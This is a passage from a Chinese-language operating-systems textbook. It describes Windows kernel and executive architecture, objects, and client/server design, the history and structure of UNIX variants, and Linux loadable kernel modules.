Windows 的内核态组件包括以下类型：

- 执行体：包括操作系统基础服务，例如内存管理、进程和线程管理、安全、I/O 和进程间通信。
- 内核：控制处理器的执行。内核管理包括线程调度、进程切换、异常和中断处理、多处理器同步。跟执行体和用户级的其他部分不同，内核本身的代码并不在线程内执行。因此，内核是操作系统中唯一不可抢占或分页的一部分。
- 硬件抽象层（Hardware Abstraction Layer，HAL）：在通用的硬件命令和响应与某一特定平台专用的命令和响应之间进行映射，它将操作系统从与平台相关的硬件差异中隔离

出来。HAL 使得每个机器的系统总线、直接存储器访问（DMA）控制器、中断控制器、系统计时器和存储器模块对内核来说看上去都是相同的。它还对对称多处理（SMP）提供支持，随后对这部分进行解释。

- **设备驱动**：用来扩展执行体的动态库。这些库包括硬件设备驱动程序，可以将用户 I/O 函数调用转换为特定的硬件设备 I/O 请求，动态库还包括一些软件构件，用于实现文件系统、网络协议和其他必须运行在内核态中的系统扩展功能。
- **窗口和图形系统**：实现图形用户界面函数（简称 GUI 函数），例如处理窗口、用户界面控制和画图。

Windows 执行体包括一些特殊的系统函数模块，并为用户态的软件提供 API。以下是对每个执行体模块的简单描述：

- **I/O 管理器**：提供了应用程序访问 I/O 设备的一个框架，还负责为进一步的处理分发合适的设备驱动程序。I/O 管理器实现了所有的 Windows I/O API，并实施了安全性、设备命名和文件系统（使用对象管理器）。Windows I/O 将在第 11 章中讲述。
- **高速缓存管理器**：通过使最近访问过的磁盘数据驻留在内存中以供快速访问，以及在更新后的数据发送到磁盘之前，通过在内存中保持一段很短的时间以延迟磁盘写操作，来提高基于文件的 I/O 性能。
- **对象管理器**：创建、管理和删除 Windows 执行体对象和用于表示诸如进程、线程和同步对象等资源的抽象数据类型。为对象的保持、命名和安全性设置实施统一的规则。对象管理器还创建对象句柄，对象句柄是由访问控制信息和指向对象的指针组成的。本节稍后将进一步讨论 Windows 对象。
- **即插即用管理器**：决定并加载为支持一个特定的设备所需的驱动。
- **电源管理器**：调整各种设备间的电源管理，并且可以把处理器置为休眠状态以达到节电的目的，甚至可以将内存中的内容写入磁盘，然后切断整个系统的电源。
- **安全访问监控程序**：强制执行访问确认和审核产生的规则。Windows 面向对象模型允许统一一致的安全视图，直到组成执行体的基本实体。因此，Windows 为所有受保护对象的访问确认和审核检查使用相同的例程，这些受保护对象包括文件、进程、地址空间和 I/O 设备。Windows 的安全性将在第 15 章讲述。
- **虚拟内存管理器**：管理虚拟地址、物理地址和磁盘上的页面文件。控制内存管理硬件和相应的数据结构，把进程地址空间中的虚地址映射到计算机内存中的物理页。Windows 虚拟内存管理将在第 8 章讲述。
- **进程/线程管理器**：创建、管理和删除对象，跟踪进程和线程对象。Windows 进程和线程管理将在第 4 章讲述。
- **配置管理器**：负责执行和管理系统注册表，系统注册表是保存系统和每个用户参数设置的数据仓库。
- **本地过程调用（Local Procedure Call，LPC）机制**：为本地进程实现服务和子系统间的通信，而实现的一套高效的跨进程的过程调用机制。类似于分布处理中远程过程调用（Remote Procedure Call，RPC）的方式。

用户态进程

Windows 支持 4 种基本的用户进程类型：

- **特殊系统进程**：需进行管理系统的用户态服务，如会话管理程序、认证子系统、服务管理程序和登录进程等。

- **服务进程**：打印机后台管理程序、事件记录器、与设备驱动协作的用户态构件、不同的网络服务程序以及许多这样的程序。微软和外部的软件开发者都要使用它们来扩展系统的功能，因为这些服务是在 Windows 系统中后台运行用户态活动的唯一方法。
- **环境子系统**：提供不同的操作系统的个性化设置（环境）。支持的子系统有 Win32/WinFX 和 POSIX。每个环境子系统包括一个在所有子系统应用程序中都会共享的子系统进程和把用户应用程序调用转换成本地过程调用（LPC）和/或原生 Windows 调用的动态链接库（DLL）。
- **用户应用程序**：可执行程序（EXE）和动态链接库（DLL）向用户提供使用系统的功能。EXE 和 DLL 一般是针对特定的环境子系统，尽管这其中有一些作为操作系统组成部分的程序使用了原生系统接口（NTAPI）。同样，也支持为 Windows 3.1 或 MS-DOS 写的 16 位程序。

Windows 支持为多操作系统特性写的应用程序，Windows 利用一组在环境子系统保护之下的通用的内核态构件来提供这种支持。每个子系统在执行时都包括一个独立的进程，该进程包含共享的数据结构、优先级和需要实现特定的个性化的执行对象的句柄。当第一个这种类型的应用程序启动时，Windows 会话管理器会启动上述的进程。子系统进程作为系统用户运行，因此执行体会保护其地址空间免受普通用户进程的影响。

受保护的子系统提供一个图形或命令行用户界面，为用户定义操作系统的外观。另外，每个受保护的子系统为那个特定的操作环境提供 API，这就意味着为那些特定的操作环境创建的应用程序可以在 Windows 下不用改变即可运行，其原因是它们看到的操作系统接口与编写它们时的接口是相同的。

最重要的子系统是 Win32。Win32 是在 Windows NT 和 Windows 95 及后继版本和 Windows 9x 中都实现了的 API。许多为 Windows 9x 系统操作系统写的 Win32 应用程序可以不用改变就能在 NT 系统上运行。在 Windows XP 版本中，微软重点改进了与 Windows 9x 的兼容性，这样他们就可以终止对 9x 系列的支持而专注于 NT 了。

最新的 Windows API 是 WinFX，基于微软的.NET 编程模型。WinFX 在 Windows 中是作为 win32 的更高一层来实现的，而不是一个独立的子系统类型。

2.5.4 客户/服务器模型

Windows 操作系统服务、受保护子系统和应用程序都采用客户/服务器计算模型构造，客户/服务器模型是分布式计算中的一种常用模型，将在本书的第六部分讲述。正如 Windows 的设计一样，在单个系统内部也可以采用相同的结构。

NT 原生 API 是一套基于内核的服务，提供一些核心抽象供系统使用，如进程、线程、虚拟内存、I/O 和通信。通过使用客户/服务器模型，Windows 在用户态进程中提供了一系列丰富的服务。环境子系统和 Windows 用户态服务都是以进程的形式实现，通过 RPC 与客户端进行通信。每个服务器进程等待客户的一个服务请求（例如，存储服务、进程创建服务或处理器调度服务）。客户可以是应用程序或另一个操作系统模块，它通过发送消息请求服务。消息从执行体发送到适当的服务器，服务器执行所请求的操作，并通过另一条消息返回结果或状态信息，再由执行体发送回客户。

客户/服务器结构的优点如下：

- 简化了执行体。可以在用户态服务器中构造各种各样的 API，而不会有任何冲突或重复；可以很容易地加入新的 API。
- 提高了可靠性。每个新的服务运行在内核之外，有自己的存储空间，这样可以免受其他服务的干扰，单个客户的失败不会使操作系统的其余部分崩溃。

- 为应用程序与服务间通过 RPC 调用进行通信提供了一致的方法，且没有限制其灵活性。函数桩（function stub）把消息传递进程对客户应用程序隐藏起来，函数桩是为了包装 RPC 调用的一小段代码。当通过一个 API 访问一个环境子系统或服务时，位于客户端应用程序中的函数桩把调用参数包作为一个消息发送给一个服务器子系统执行。
- 为分布式计算提供了适当的基础。典型地，分布式计算使用客户/服务器模块，通过分布的客户和服务器模块以及客户与服务器间的消息交换实现远程过程调用。对于 Windows，本地服务器可以代表本地客户应用程序给远程服务器传递一条消息，客户不需要知道请求是在本地还是在远程得到服务的。实际上，一条请求是在本地还是远程得到服务，可以基于当前负载条件和动态配置的变化而动态变化。

2.5.5 线程和 SMP

Windows 的两个重要特征是支持线程和支持对称多处理（SMP），这些在 2.4 节都曾经讲述过。[RUSS05] 列出了 Windows 支持线程和 SMP 的下列特征：

- 操作系统例程可以在任何可以得到的处理器上运行，不同的例程可以在不同的处理器上同时执行。
- Windows 支持在单个进程的执行中使用多个线程。同一个进程中的多线程可以在不同的处理器上同时执行。
- 服务器进程可以使用多线程，以处理多个用户同时发出的请求。
- Windows 提供在进程间共享数据和资源的机制以及灵活的进程间通信的能力。

2.5.6 Windows 对象

Windows 大量使用面向对象设计的概念。面向对象方法简化了进程间资源和数据的共享，便于保护资源免受未经许可的访问。Windows 使用的面向对象重要概念如下：

- **封装**：一个对象由一个或多个称做属性的数据项组成，在这些数据上可以执行一个或多个称做服务的过程。访问对象中数据的唯一方法是引用对象的一个服务，因此，对象中的数据可以很容易地保护起来，避免未经授权的使用和不正确的使用（例如试图执行不可执行的数据片）。
- **对象类和实例**：一个对象类是一个模板，它列出了对象的属性和服务，并定义了对象的某些特性。操作系统可以在需要时创建对象类的特定实例，例如，每个当前处于活动状态的进程只有一个进程对象类和一个进程对象。这种方法简化了对象的创建和管理。
- **继承**：尽管要靠手工编码实现，但执行体使用继承通过添加新的特性来扩展对象类。每个执行体类都基于一个基类，这个基类定义虚方法，以便支持创建、命名、安全保护和删除对象。调度程序对象是继承事件对象属性的执行体对象，因此，它们能使用常规的同步方法。其他特定的对象类型（如设备类），允许这些面向特定设备的类从基类中继承，增加额外的数据和方法。
- **多态性**：Windows 内部使用通用的 API 函数集操作任何类型的对象，这正是本节附录 B 中定义的多态性的一个特征。但是，由于许多 API 是特定的对象类型所特有的，因此 Windows 并不是完全多态的。

对面向对象概念不熟悉的读者可以参阅本书最后的附录 B。

Windows 中的所有实体并非都是对象。当数据对用户态的访问是开放的，或者当数据访问是共享的或受限制的时都使用对象。对象表示的实体有文件、进程、线程、信号、计时器和窗口。Windows 通过对象管理器以一致的方法创建和管理所有的对象类型，对象管理器代表应用程序负责创建和销毁对象，并负责授权访问对象的服务和数据。

执行体中的每个对象有时称为内核对象（以区分执行体并不关心的用户级对象），作为内核分配的内存块存在，并且只能被内核访问。数据结构的一些元素（例如对象名、安全参数、使用计数）对所有的对象类型都是相同的，而其余的元素是某一特定对象所特有的（例如线程对象的优先级）。因为这些对象的数据结构位于只能由内核来访问的进程地址空间中，应用程序不可能引用这些数据结构并且直接地读写。实际上，应用程序通过一组执行体支持的对象操作函数间接地操作对象。当对象创建后，请求创建的应用程序得到该对象的句柄，句柄实质上是指向被引用对象的指针。句柄可以被同一个进程中的任何线程使用，来访问可操作此对象的 Win32 函数，或者被复制到其他进程中。

对象可以有与之相关联的安全信息，以安全描述符（Security Descriptor，SD）的形式表示。安全信息可以用于限制对对象的访问，例如，一个进程可以创建一个命名信号量对象，使得只有某些用户可以打开和使用这个信号。信号对象的安全描述符可以列出那些允许（或不允许）访问信号对象的用户，以及允许访问的类型（读、写、改变等）。

在 Windows 中，对象可以是命名的，也可以是未命名的。当一个进程创建了一个未命名对象，对象管理器返回这个对象的句柄，而句柄是访问该对象的唯一途径。命名对象有一个名字，其他进程可以使用这个名字获得对象的句柄。例如，如果进程 A 希望与进程 B 同步，则它可以创建一个命名事件对象，并把事件名传递给 B，进程 B 打开并使用这个事件对象；但是，如果 A 仅仅希望使用事件同步它自己内部的两个线程，则它将创建一个未命名事件对象，因为其他进程不需要使用这个事件。

作为 Windows 管理的对象的一个例子，下面列出了微内核管理的两类对象：

- **分派器对象**：是执行体对象的子集，线程可以在该类对象上等待，用来控制基于线程的系统操作的分派和同步。这些将在第 6 章讲述。
- **控制对象**：被内核组件用来管理不受普通线程调度控制的处理器操作。表 2.5 列出了内核控制对象。

Windows 不是一个成熟的面向对象操作系统，它不是用面向对象语言实现的，完全位于执行体组件中的数据结构没有表示成对象。然而，Windows 展现了面向对象技术的能力，表明了这种技术在操作系统设计中不断增长的趋势。

表 2.5 Windows 内核控制对象

控制对象	说　明
异步过程调用	用于打断一个特定线程的执行，以一种特定的处理器模式调用过程
延迟过程调用	用于延迟中断处理，以避免延迟中断硬件处理。也可以用于实现定时器和进程间通信
中断	通过中断分派表 IDT（Interrupt Dispatch Table）中的项，把中断源连接到中断服务例程上。每个处理器有一个 IDT，用于分发该处理器中发生的中断
进程	表示虚地址空间和一组线程对象执行时所需要的控制信息。一个进程包括指向地址映射的指针，包含线程对象的一列就绪线程、属于进程的一列线程、在进程中执行的所有线程的累加时间和基本优先级
线程	表示线程对象，包括调度优先权和数量，以及该运行在哪个处理器上
分布图	用于衡量一块代码中的运行时间分布。用户代码和系统代码都可以建立分布图

2.6 传统的 UNIX 系统

2.6.1 历史

UNIX 的历史是一个经常谈论到的神话，这里就不再重复了，而是提供一个简单的概述。

UNIX 最初是在贝尔实验室开发的，1970 年在 PDP-7 上开始运行。贝尔实验室的部分人员参与了 MIT 的 MAC 项目中的分时工作。这个项目导致开发了第一个 CTSS，然后是 Multics。尽管通常说 UNIX 是 Multics 的一个缩小了的版本，但是，实际上 UNIX 的开发者声称更多地受到 CTSS 的影响 [RITC78]。尽管如此，UNIX 吸收了 Multics 的许多思想。

在贝尔实验室，以及后来其他地方关于 UNIX 的工作产生了一系列的 UNIX 版本。第一个著名的里程碑是把 UNIX 系统从 PDP-7 上移植到 PDP-11 上，第一次暗示了 UNIX 将成为所有计算机上的操作系统；下一个重要的里程碑是用 C 语言重写 UNIX，这在当时是一个前所未闻的策略。通常人们认为像操作系统这样需要处理时间限制事件的复杂系统，必须完全用汇编语言编写。产生这种看法的原因如下：

- 按照今天的标准，内存（包括 RAM 和二级存储器）容量小且价格贵，因此高效使用内存很重要。这就包括了不同的内存覆盖（overlay）技术，如使用不同的代码段和数据段，以及自修改代码。
- 尽管自 20 世纪 50 年代起就开始使用编译器，计算机业一直对自动生成的代码的质量持有怀疑。在资源空间很小的情况下，时间上和空间上都高效的代码就很有必要了。
- 处理器和总线速度相对较慢，因此，节省时钟周期会使得运行时间上有很大的改进。

C 语言实现证明了对大部分而不是全部系统代码使用高级语言的优点。现在，实际上所有的 UNIX 实现都是用 C 语言编写的。

这些 UNIX 的早期版本在贝尔实验室中是非常流行的。1974 年，UNIX 系统第一次出现在一本技术期刊中 [RITC74]，这大大地激发了人们对该系统的兴趣，UNIX 的许可证提供给了商业机构和大学。第一个在贝尔实验室外可以使用的版本是 1976 年的第 6 版，接着 1978 年发行的第 7 版是大多数现代 UNIX 系统的先驱。最重要的非 AT&T 系统是加利福尼亚大学伯克利分校开发的 UNIX BSD，最初在 PDP 上运行，后来在 VAX 机上运行。AT&T 继续开发改进系统，1982 年，贝尔实验室将 UNIX 的多个 AT&T 变种合并成一个系统，即商业销售的 UNIX System III。后来在操作系统中又增加了很多功能组件，产生了 UNIX Sytem V。

2.6.2 描述

图 2.14 给出了对 UNIX 结构的概述。底层硬件被操作系统软件包围，操作系统通常称做系统内核，或简单地称做内核，以强调它与用户和应用程序的隔离。本书中举的 UNIX 的例子，主要关注的是 UNIX 内核。但是，UNIX 拥有许多用户服务和接口，它们也被看做是系统的一部分，可以分为命令解释器、其他接口软件和 C 编译器部分（编译器、汇编器和加载器），它们的外层由用户应用程序和到 C 编译器的用户接口组成。

图 2.15 提供了对内核的更深入描述。用户程序可以直接调用操作系统服务，也可以通过库程序调用。系统调用接口是内核和用户的边界，它允许高层软件使用特定的内核函数。另一方面，操作系统包含直接与硬件交互的原子例程（primitive routine）。在这两个接口之间，系统被划分成两个主要部分，一个关心进程控制，另一个关心文件管理和 I/O。进程控制子系统负责内存管理、进程的调度和分发、进程的同步以及进程间的通信。文件系统按字符流或块的形式在内存和外部设备间交换数据，为实现这一点，需要用到各种设备驱动程序。对面向块的传送，使用磁盘高速缓存方法：内存中的一个系统缓冲区介于用户地址空间和外部设备之间。

本节描述的是传统的 UNIX 系统，[VAHA96] 使用这个术语表示 System V 版本 3（简称 SVR3）、4.3BSD 以及更早的版本。下面是关于传统 UNIX 系统的综述：它被设计成在单一处理器上运行，缺乏保护其数据结构避免被多个处理器同时访问的能力；它的内核不是通用的，只支

持一种文件系统、进程调度策略和可执行文件格式。传统 UNIX 的内核没有设计成可扩展的，几乎没有代码重用的设施。其结果是，当在不同的 UNIX 版本中增加新功能时，必须增加很多新的代码，因而产生了一个膨胀的、非模块化的内核。

图 2.14　UNIX 的一般体系结构




图 2.15　传统 UNIX 内核

2.7　现代 UNIX 系统

随着 UNIX 的发展，出现了很多不同的实现版本，每种实现版本都提供了一些有用的功能。这就需要产生一种新的实现版本，以合并许多重要的技术革新，增加其他现代操作系统设计特征，创造出一种模块化更好的结构。典型的现代 UNIX 内核具有如图 2.16 所示的结构。有一个小的核心软件，它以模块化的风格编写，提供许多操作系统进程所需要的功能和服务；每个外部圆圈表示相应的功能和以多种方式实现的接口。

下面给出现代 UNIX 系统的一些例子。

2.7.1　系统 V 版本 4（SVR4）

由 AT&T 和 Sun Microsystem 联合开发的 SVR4 结合了 SVR3、4.3BSD、Microsoft Xenix System V 和 SunOS 的特点。它几乎完全重写了系统 V 的内核，产生了一个简洁的、有些复杂的实现版本。这个版本中的新特点包括对实时处理的支持、进程调度类、动态分配数据结构、虚拟内存管理、虚拟文件系统和可以剥夺的内核。

SVR4 同时吸取了商业设计者和学院设计者的成果；为商业 UNIX 的部署提供统一的平台。它已经实现了这个目标，是现有的最重要的 UNIX 变种。它合并了在任何 UNIX 系统中曾经开发

述的大多数重要特征，并以一种完整的，有商业生存力的方式实现这些特征。SVR4 可以在从 32 位微处理器到超级计算机的很广范围内的处理器上运行。




图 2.16 现代 UNIX 内核

2.7.2 BSD

UNIX 版本的 BSD（Berkeley Software Distribution）系列在操作系统设计原理的发展中扮演着重要的角色。4.xBSD 广泛用于学院版的 UNIX 系统，并且成为许多商业 UNIX 产品的基础。可以肯定地说，BSD 对 UNIX 的普及起着主要作用，大多数 UNIX 的增强功能首先出现在 BSD 版本中。

4.4BSD 是 Berkeley 最后发布的 BSD 版本，随后其设计和实现组织就解散了。它是 4.3BSD 的一个重要升级，包含新的虚拟内存系统、对内核结构所做的改变以及对一系列其他特征的增强。

应用最为广泛的且文档最好的一个 BSD 版本是 FreeBSD。FreeBSD 在基于因特网的服务器和防火墙中经常用到，还应用在许多嵌入式系统中。

最新版本的 Macintosh 操作系统 Mac OS X 是基于 FreeBSD 5.0 和 Mach 3.0 微内核的。

2.7.3 Solaris 10

Solaris 是 Sun 基于 SVR4 的 UNIX 版本，最新版本是 10。Solaris 的实现提供了 SVR4 的所有特征以及许多更高级的特征，如完全可抢占、支持多线程的内核、完全支持 SMP 以及文件系统的面向对象接口。Solaris 是使用最为广泛、最成功的商业 UNIX 实现版本。

2.8 Linux 操作系统

Windows/Linux 比较	
Windows Vista	Linux
概 述	
商业操作系统，受到 VAX/VMS 的巨大影响，要求与多个操作系统兼容，比如 DOS/Windows、POSIX 以及最初的 OS/2	一种 UNIX 的开源实现，注重简单和效率，可运行在多种处理器架构上

（续）

<table>
<tr><th colspan="2">影响基础设计决策的环境</th></tr>
<tr><td>32 位程序地址空间
MB 级物理内存
虚拟内存
多处理器（4 路）
基于 I/O 设备的微控制器
客户/服务器分布式计算
大量、多样的用户群</td><td>16 位程序地址空间
KB 级物理内存
基于内存映射的交换系统
单处理器
基于 I/O 设备的状态机
独立交互系统
少量友好的用户</td></tr>
<tr><td colspan="2">与当今环境比较：
64 位地址
GB 级物理内存
虚拟内存、虚拟处理器
多处理器（64 ~ 128）
高速互联网/内部网、Web 服务
单用户，易受世界各地的黑客攻击
尽管 Windows 和 Linux 都在不断适应环境并做出改变，但是初始设计环境（也就是在 1989 年和 1973 年）还是严重影响了其设计选择：
并发单元：线程与进程 [地址空间，单处理器]
进程创建：CreateProcess()与 fork() [地址空间，交换操作]
I/O：异步与同步 [交换操作，I/O 设备]
安全性：自由访问与 uid/gid [用户群]</td></tr>
<tr><th colspan="2">系统结构</th></tr>
<tr><td>模块化内核，通过组件显式发布数据结构和接口
三层：
• 硬件抽象层管理处理器、中断和 DMA、BIOS 详细信息
• 内核层管理 CPU 调度、中断和同步
• 执行体层在完全线程化、通常是抢占式的环境中实现操作系统的主要功能</td><td>单体内核</td></tr>
<tr><td>动态数据结构和内核地址空间组织；初始化代码在启动后被抛弃。大部分内核代码和数据是可分页的。不可分页的内核代码和数据采用大页面，以提高 TLB 效率。</td><td>内核代码和数据被静态分配给不可分页内存</td></tr>
<tr><td>文件系统、网络、设备是可加载/不可加载的驱动程序（动态链接库），使用可扩展的 I/O 系统接口</td><td>对加载/卸载内核模块的广泛支持，比如设备驱动程序和文件系统</td></tr>
<tr><td>动态加载的驱动程序可以提供可分页和不可分页的区域</td><td>模块不能被分页，但是可以卸载</td></tr>
<tr><td>名字空间的根目录是虚拟的，文件系统挂载在下面；可以很容易地扩展系统对象类型，影响统一命名、引用、生命周期管理、安全性和基于句柄的同步</td><td></td></tr>
<tr><td>OS 个性化作为用户态子系统实现。原生 NT API 基于通用内核句柄/对象架构并允许跨进程操作虚拟内存、线程和其他内核对象</td><td>名字空间根目录位于文件系统中；添加新命名的系统对象需要文件系统更改或映射到设备模型上实现了与 POSIX 兼容的类似 UNIX 的接口；内核 API 比 Windows 的 API 简单得多；能够理解各种类型的可执行文件</td></tr>
<tr><td>自由访问控制、分散的特权、审计</td><td>用户/组 ID；类似 NT 特权的权能与进程关联</td></tr>
</table>

2.8.1 历史

Linux 开始是用于 IBM PC（Intel 80386）结构的一个 UNIX 变种，最初的版本是由芬兰一名

计算机科学专业的学生 Linus Torvalds 写的。1991 年 Torvalds 在 Internet 上公布了最早的 Linux 版本，从那以后，很多人通过在 Internet 上的合作，为 Linux 的发展做出了贡献，所有这些都在 Torvalds 的控制下。由于 Linux 是自由的，并且可以得到源代码，因而它成为其他诸如 Sun 公司和 IBM 公司提供的 UNIX 工作站的较早的替代产品。当今，Linux 是具有全面功能的 UNIX 系统，可以在所有这些平台甚至更多平台上运行，包括 Intel Pentium 和 Itanium、Motorola/IBM PowerPC。

Linux 成功的关键在于它是由自由软件基金会（Free Software Foundation，FSF）赞助的自由软件包。FSF 的目标是稳定的、与平台无关的软件，它必须是自由的、高质量的、为用户团体所接受的。FSF 的 GNU 项目[⊖]为软件开发者提供了工具，而 GNU Public License（GPL）是 FSF 批准标志。Torvalds 在开发内核的过程中使用了 GNU 工具，后来他在 GPL 之下发布了这个内核。这样，我们今天所见到的 Linux 发行版本是 FSF 的 GNU 项目、Torvald 的个人努力以及遍布世界的很多合作者们共同的产品。

除了由很多个程序员使用以外，Linux 已经明显地渗透到了业界，这并不是因为自由软件的缘故，而是因为 Linux 内核的质量。很多天才的程序员对当前版本都有贡献，产生了这一在技术上给人留下深刻印象的产品；而且，Linux 是高度模块化和易于配置的，这使得它很容易在各种不同的硬件平台上显示出最佳的性能；另外，由于可以获得源代码，销售商可以调整应用程序和使用方法以满足特定的要求。本书将提供基于最新的 Linux 2.6 版本的内核的细节。

2.8.2 模块结构

大多数 UNIX 内核是单体的。前面已经讲过，单体内核是指在一大块代码中实际上包含了所有操作系统功能，并作为一个单一进程运行，具有唯一地址空间。内核中的所有功能部件可以访问所有的内部数据结构和例程。如果对典型的单体式操作系统的任何部分进行了改变，在变化生效前，所有的模块和例程都必须重新链接、重新安装，系统必须重新启动。其结果是，任何修改（如增加一个新的设备驱动程序或文件系统函数）都是很困难的。这个问题在 Linux 中尤其尖锐，Linux 的开发是全球性的，是由独立的程序员组成的联系松散的组织完成的。

尽管 Linux 没有采用微内核的方法，但是由于它特殊的模块结构，也具有很多微内核方法的优点。Linux 的结构是一个模块的集合，这些模块可以根据需要自动地加载和卸载。这些相对独立的块称做**可加载模块**（loadable module）[GOYE99]。实质上，一个模块就是内核在运行时可以链接或断开链接的一个对象文件。典型地，一个模块实现一些特定的功能，例如文件系统、设备驱动或是内核上层的一些特征。尽管模块可以因为各种目的而创建内核线程，但是它不作为自身的进程或线程执行。当然，模块会代表当前进程在内核态下执行。

因此，虽然 Linux 被认为是单体内核，但是它的模块结构克服了在开发和发展内核过程中所遇到的困难。

Linux 可加载模块有两个重要特征：

- **动态链接**：当内核已经在内存中并正在运行时，内核模块可以被加载和链接到内核。模块也可以在任何时刻被断开链接，从内存中移出。
- **可堆栈模块**：模块按层次排列，当被高层的客户模块访问时，它们作为库；当被低层模块访问时，它们作为客户。

动态链接[FRAN97]简化了配置任务，节省了内核所占的内存空间。在 Linux 中，用户程序或用户可以使用 insmod 和 rmmod 命令显式地加载和卸载内核模块，内核自身监视对于特定函数的需求，并可以根据需求加载和卸载模块。通过可堆栈模块可以定义模块间的依赖关系，这有

⊖ GNU 是 GNU's Not UNIX 的首字母简写。GNU 项目是一系列免费的软件，包括为开发类 UNIX 操作系统的软件包和工具，它常常使用 Linux 内核。

两个好处：

1）对一组相似的模块的相同的代码（例如相似硬件的驱动程序）可以移入一个模块，以减少重复。

2）内核可以确保所需要的模块都存在，避免卸载其他正在运行的模块仍然依赖着的模块，并且当加载一个新模块时，加载任何所需要的附加模块。

图 2.17 举例说明了 Linux 管理模块的结构，该图显示了当只有两个模块 FAT 和 VFAT 被加载后内核模块的列表。每个模块由两个表定义，即模块表和符号表。模块表包括以下元素：

- ***next**：指向后面的模块。所有模块被组织到一个链表中，链表以一个伪模块开始（图 2.17 中没有显示）。
- ***name**：指向模块名的指针。
- **size**：模块大小，以内存页计。
- **usecount**：模块引用计数器。当操作系统引用的模块函数开始时计数器增加，终止时减少。
- **flags**：模块标志。
- **nsyms**：输出的符号数。
- **ndeps**：引用的模块数。
- ***syms**：指向这个模块符号表的指针。
- ***deps**：指向被这个模块引用的模块列表的指针。
- ***refs**：指向使用这个模块的模块列表的指针。

符号表定义了该模块控制的符号，它们将在别的地方使用到。

图 2.17 显示了 VFAT 模块在 FAT 模块后被加载，并且它依赖于 FAT 模块。




图 2.17　Linux 内核模块列表示例

2.8.3　内核组件

图 2.18 摘自[MOSB02]显示了基于 IA-64 体系结构（例如 Intel Itanium）的 Linux 内核的主要组件。图中显示了运行在内核之上的一些进程，每个方框表示一个进程，每条带箭头的曲线表示一个正在执行的线程[⊖]。内核本身包括一组相互关联的组件，箭头表示主要的关联。底层的硬

⊖ 在 Linux 中，进程与线程的概念相同。但是，Linux 中的多线程可以按这样一种方法来有效地组合在一起，即单个进程由多个线程组成。这些内容将在第 4 章中详细探讨。

件出是一个组件集，箭头表示硬件组件被哪一个内核组件使用或控制。当然所有的内核组件都在 CPU 上执行，但是为了简洁，没有显示它们的关系。

